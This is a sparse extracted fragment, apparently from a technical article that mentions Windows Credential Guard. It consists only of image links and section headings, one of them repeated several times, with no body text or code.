
Assembling the pieces

Establishing communication with Credential Guard


Bringing It All Together




Bringing It All Together




Bringing It All Together




Bringing It All Together



